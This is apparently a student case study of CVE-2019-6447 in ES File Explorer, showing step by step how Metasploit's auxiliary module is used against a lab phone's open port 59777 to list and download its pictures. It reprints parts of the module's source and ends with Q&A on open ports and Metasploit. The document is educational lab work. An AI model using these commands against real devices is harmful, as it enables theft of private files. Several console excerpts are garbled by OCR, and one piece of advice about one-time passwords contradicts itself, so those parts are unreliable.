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Introduction

The creation of mobile apps is booming. In many cases, the architecture is based on a client-server model. The most frequently used mobile operating systems are Android and iOS, respectively. The user downloads this client via the app distribution sites, where developers put their products on display.

The user's point of view is that the mobile application is the client loaded on the smartphone. To conduct business, pay bills, or check email, the user communicates with this. But there's also the developer's server, which he or she maintains.

Modern smartphone operating systems protect consumers' personal data. An inserted device can only read files in its own sandbox folder, and user rights prevent editing. Developer errors can lead to security holes that hackers can exploit..

Android App vulnerabilities can be divided as 02 types.

Client-Side vulnerabilities

One of the most common serious flaws in mobile applications is an insecure interprocess communication (IPC) vulnerability.

Apps can communicate with each other using Android's Intent message objects. Malware with a registered BroadcastReceiver instance can compromise any sensitive data in these messages if they are broadcast.




Figure 1 client side vulnerabilities

Sever-Side vulnerabilities

Both in the application code and in the app protection methods, server-side components have been found to be prone to vulnerabilities. Two-factor authentication issues are included under the latter. Consider a flaw that our experts discovered in one of the applications they tested.

One-time passwords do not need to be sent twice, via SMS and push notifications. Use the passwords twice in both SMS and push alerts instead of just once. Instead, use the user's preferred method of password delivery.




Figure 2 Sever side vulnerabilities

In this case study, we are going to identify a vulnerability of Android and how to exploit it.

Methodology

Identifying an Android Vulnerability

We can use open source databases for identifying the past vulnerabilities of Android such as exploitdb.com , CVEdetails.com etc.




Figure 3 Details about the vulnerability in cvedetails.com website

Details about Vulnerability

After identifying the vulnerability we can get more details from the internet, GitHub .I found a vulnerability of Android app called Es File Explorer File Manager

About Es File Explorer File Manager

There is no better Android file manager out there than ES File Explorer. Local files, including root system files and other secret files, can be managed using this app. Files on your cloud storage accounts, such as Google Drive, Dropbox, Box.net, and OneDrive, can be easily accessed with this program.

Around 100 million users are using this application.

We can get more details about the vulnerability by cvedetails.com.




Figure 4 More details about the vulnerability

Affected Version

ES File Explorer version 4.1.9.7.4



ES Global > ES File Explorer File Manager > 4.1.9.7.4

To exploit this vulnerability, remote attackers can use TCP port 59777 requests on the local Wi-Fi network to read arbitrary files or execute other apps. In response to HTTP requests for unauthenticated application/json data, this TCP port remains open after ES has been launched once.

CVSS V3 Severity and Metrics Data provided by the National Vulnerability Database (NVD)	
Base Score:	8.1 High
Impact Score:	5.2
Exploitability Score:	2.8

Exploitation

I used some tools for the exploitation

- 01.Genymotion custom phone
- 02.Parrot-Sercurity virtual machine with Metasploit framework




Figure 5 genimotion and parrot os which want to our exploitation

Step 01- installing the vulnerable version of application to our phone



Figure 6 vulnerable app version is downloading

After the installing the vulnerable application we completed the step 01.

Step 02: obtain the IP address and check the connection




Figure 7 Check the connection between mobile and vm

Ip address of phone was 192.168.114.103 and ping was successful for that IP address.

Step 03: Open the Metasploit Framework and search the vulnerability

Command >> search esfileexplorer

Figure 8 search the vulnerability in Metasploit database

After finding the vulnerability on Metasploit database we can use it for the exploitation.

Step 04: Getting information about after exploiting the vulnerability by Metasploit

```
mosf6 > use auxiliary/scanner/http/es_file_explorer_open_port
mosf6 auxiliary/scanner/http/es_file_explorer_open_port
mosf6 auxiliary/scanner/http/es_file_explorer_open_port
come is no (1.66 internal)
mosf6 > use file sylverer dopen Port
mosf6 > use file sylverer dopen
```

Figure 9 information about the vulnerability

According above figure we can do many actions such as get a file ,app launch ,listing etc. Before taking actions we need to configure the exploitation such as setting the targeted ip address and also setting the

Step 05 : Configuring the Attack

First we need to set host.

Command - set <IP ADDRESS OF PHONE>



Figure 10 configuring the attack with setting host and the action to do

We set the rhosts as ip of phone and set to action to get device info and after type run we can get the information about the device as above figure.

Because of openport we can exploit this vulnerability easily and quickly as well as we can get the files of the device.

Step 06: Get file by exploiting the Vulnerability

First we need to set action to list all the pictures of device

Command: set action LISTPICS

After that we can identify the pictures where in the device and we can get the file by using the name of JPEG file and store our linux system and view it.

```
Protected and the content of the con
```

Figure 11 get the list opf pics and identify location of phone and that jpg was downloaded to our machine

According to figure we have successfully saved that jpeg file to our Linux system. We can view that from the root directory.

Step 07: View saved file




Figure 12 view the downloaded jpg

According to figure we can get the any file from the device it can be harmful.

Demonstration Video **CLICK HERE !!!**

Code Overview

```
# Current source: https://github.com/rapid7/metasploit-framework
class MetasploitModule < Msf::Auxiliary
 include Msf::Exploit::Remote::HttpClient
include Msf::Auxiliary::Report
include Msf::Auxiliary::Scanner
 def initialize
      'Name'
      'Name' -> 'ES File Explorer Open Port',
'Description' -> %q{
        This module connects to ES File Explorer's HTTP server to run
        certain commands. The HTTP server is started on app launch, and is available
        as long as the app is open. Version 4.1.9.7.4 and below are reported vulnerable
        This module has been tested against 4.1.9.5.1.
          ['CVE', '2019-6447'],
          ['URL', 'https://github.com/fs0c131y/ESFileExplorerOpenPortVuln'],
           ['URL', 'https://twitter.com/fs8c131y/status/1085460755313508352'],
      'Author' -> [
         '小荷才露尖尖角', # discovery (2016)
'moonbocal', # discovery (2019)
'fs8c131y', # poc
          'h00die' # msf module
       'DisclosureDate' -> 'Jan 16 2019',
      'Actions' -> [
       ['LISTVIDEOS', 'Description' -> 'List all the videos'],
['LISTAUDIOS', 'Description' -> 'List all the audio files'],
        ['LISTAPPS', 'Description' -> 'List all the apps installed'],
       ['LISTAPPSSYSTEM', 'Description' -> 'List all the system apps installed'],
       ['LISTAPPSPHONE', 'Description' -> 'List all the phone apps installed'],
       ['LISTAPPSSDCARD', 'Description' -> 'List all the apk files stored on the sdcard'],
        ['LISTAPPSALL', 'Description' -> 'List all the apps installed'],
        ['GETDEVICEINFO', 'Description' -> 'Get device info'],
        ['GETFILE', 'Description' -> 'Get a file from the device. ACTIONITEM required.'],
        ['APPLAUNCH', 'Description' -> 'Launch an app. ACTIONITEM required.'],
       'DefaultAction' -> 'GETDEVICEINFO',
     Opt::RPORT(59777),
      OptString.new('ACTIONITEM', [false,'If an app or filename if required by the action']),
  def sanitize_json(j)
   j.gsub!("", "")
    return j.gsub('", }', '"}')
```

Figure 13 code segment that used for exploitation

By this code segment provides to attacker to choose an action to do for our vulnerable device.

```
def run_host(target_host)
   when action.name == 'LISTFILES'
    res = http_post('listFiles')
      print_error("#{peer}- Error Connecting")
     unless res.code == 200
      print_error("#{peer}- Not Vulnerable or Bad Response")
     path = store_loot('listFiles.json', 'application/json', target_host, res.body, 'es_file_explorer_listfiles.json')
     vprint_good("#{peer}- Result saved to #{path}")
     json_resp = JSON.parse(sanitize_json(res.body))
     pretty_response = "#{peer}\n"
     json_resp.each do |f|
      pretty_response << " #{f['type']}: #{f['name']} (#{f['size'].split(' (')[0]}) - #{f['time']}\n"</pre>
     print_good(pretty_response)
    when action.name == 'LISTPICS'
     res = http_post('listPics')
     unless res
       print_error("#{peer}- Error Connecting")
      print_error("#{peer}- Not Vulnerable or Bad Response")
     path = store_loot('listPics.json', 'application/json', target_host, res.body, 'es_file_explorer_listpics.json')
     vprint_good("#{peer}- Result saved to #{path}")
     json_resp = JSON.parse(sanitize_json(res.body))
     pretty_response = "#{peer}\n"
     json_resp.each do |f|
      pretty_response << " #{f['name']} (#{f['size'].split(' (')[0]}) - #{f['time']}: #{f['location']}\n"</pre>
    print_good(pretty_response)
   when action.name == 'LISTVIDEOS'
    res = http_post('listVideos')
     unless res
      print_error("#{peer}- Error Connecting")
```

Figure 14 code segment that used for exploitation

when set action to LIST FILES this code segment will execute as above mentioned actions code segments are different and each code segments are doing the actions according to the command.

As the first step we must set the rhost it means we need to set ip address as Rhost variable and code assigns to target host and code uses for do the actions that Ip and if program cannot connect the open port there will be a error message as "error connecting"

Case Study Questions

Question 01

What is the open port?

Open port is a TCP or UDP port that accepts packets. Closed ports refuse all connections and packets. Ports are essential to Internet connectivity. Ports allow Internet connectivity. Every IP address has 65,535 UDP and TCP ports.

Question 02


What are the dangers because ports are open?

Open ports spreading malware

Exploiting open-port services and apps

Exploiting risky configurations on open ports

Bringing down corporate apps by attacking less resilient services' open ports



What is the Metasploit Framework?

When it comes to probing systematic weaknesses on networks and servers, the Metasploit framework is a very powerful tool that can be utilized not just by unethical hackers but also by those who engage in illegal activity online. Due to the fact that it is an open-source framework, it is simple to modify and is compatible with the majority of operating systems.

Question 04

What are the vulnerable ports and what are the attacks are possible for that ports?

• FTP(20,21)

In computing, FTP refers to the File Transfer Protocol. File transfers between a server and a client computer use TCP port 20 and port 21, which are the only two ports used for this purpose.

Injection of malicious code into a website from another domain.

Password guessing through brute force.

Attacks involving navigating a directory structure.

• SMB (139, 137, 445)

Server Message Block is an acronym commonly used in computer networking. Microsoft developed this communication standard so that computers in a network may share resources like printers and data files. To find an exploit, you can either use the internet, Searchsploit, or Metasploit to look up the SMB version discovered during port enumeration.

HTTP /HTTPS (443, 80, 8080, 8443)

The acronyms HTTP and HTTPS stand for "HyperText Transfer Protocol" and "HyperText Transfer Protocol, Secure," respectively (which is the more secure version of HTTP). As the most commonly deployed protocols on the web, they are also among the most vulnerable. SQL injections, cross-site scripting, cross-site request forgery, etc. are all possible attacks.

Telnet (23)

Telnet is a TCP protocol that connects users to remote machines online. Some websites still utilize Telnet despite SSH's dominance. Outdated, unsecure, and malware-prone. Telnet can be spoofed, sniffed, and brute-forced.

SMTP (25)

Simple Mail Transfer Protocol (SMTP) It's an email TCP port. Unsecured mail can be spammed and spoofed.

There are various components of Metasploit . We used one component called "Auxiliary" . What is it?

Auxiliaries are Metasploit's easy-to-use modules. A Metasploit auxiliary is code that performs a certain purpose. It can verify if an FTP server is accessible anonymously or if a webserver is vulnerable to a heart bleed attack. Metasploit features over 1,000 auxiliary modules that scan, fuzz, sniff, and more. 19 categories divide these supplementary components. Here are Metasploit's auxiliary module categories.

Admin Bnat Analyze Client Crawler Docx Dos Fileformat Fuzzers Gather Parser Pdf Scanner Server Sniffer Spoof Voip Sqli Vslpoit

Question 06

Why mobile applications are using open ports and what are the advantages of them for attackers?

Through data sharing, a device sends data to a remote host. HTTP is the most popular data-sharing protocol, researchers found. 60% of data-sharing channels don't require client authentication.

Proxy: A route for remote input requests. Proxy paths can lead to DDoS assaults when utilized for advertising and content screening.

Remote execution triggers actions like sending an SMS. This path type has many "backdoors"

VoIP can be used to fake caller IDs in apps that listen for incoming calls, making phishing easier.


PhoneGap: Gap/Cordova app paths that provide JavaScript requests and API calls. U-M researchers found these mostly secure.

What can be done after exploiting CVE 2019-6447 Vulnerability?

- List the victim's sdcard files
- List the victim's photos
- List victim's videos
- List victim's audio files
- List victim's applications
- List victim's system apps
- List victim's phone apps
- List victim's sdcard apk files
- List victim's applications

Question 08

How can attackers used open ports vulnerabilities to exploit? explain with the examples




Same-device malware. A smartphone user's malware can utilize netstat or /proc/net/tcp to discover listening ports and deliver exploitation traffic.

Local hacker. Those behind NAT or using private WiFi networks are particularly vulnerable since attackers can use ARP scanning to find available smartphone IP addresses and then execute targeted port scanning to find vulnerable open ports.

Web malware. Malicious programs running in a mobile device's browser can abuse open ports by sending network requests without authorization.

Question 09

What is the Metasploit architecture and what are the modules and what are the advantage of them?



Exploits exploit system flaws.

Malware payloads

Auxiliary: Commands and tools

Encoders: Code or data converter

Hidden malicious software


Shellcode: Code activated inside the target

Code post-exploit: Aids deeper penetration testing

Nops: Payload-safety instruction

What is the process of open port in a android application?

The capability for an Android app to receive instructions via remote push notifications. A TCP ServerSocket is created by the program. After a client establishes a connection to the port and the server processes the request, the application reads remote input from the socket. If the "PUSH" command is sent from the remote, the app will notify the user by displaying a notification in the device's status bar. On the right side of Figure 1, we generalize Android apps with open ports as the design pattern composed of three entities and their dependency relationship.



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- 10) https://www.bleepingcomputer.com/news/security/open-ports-create-backdoors-in-millions-of-smartphones/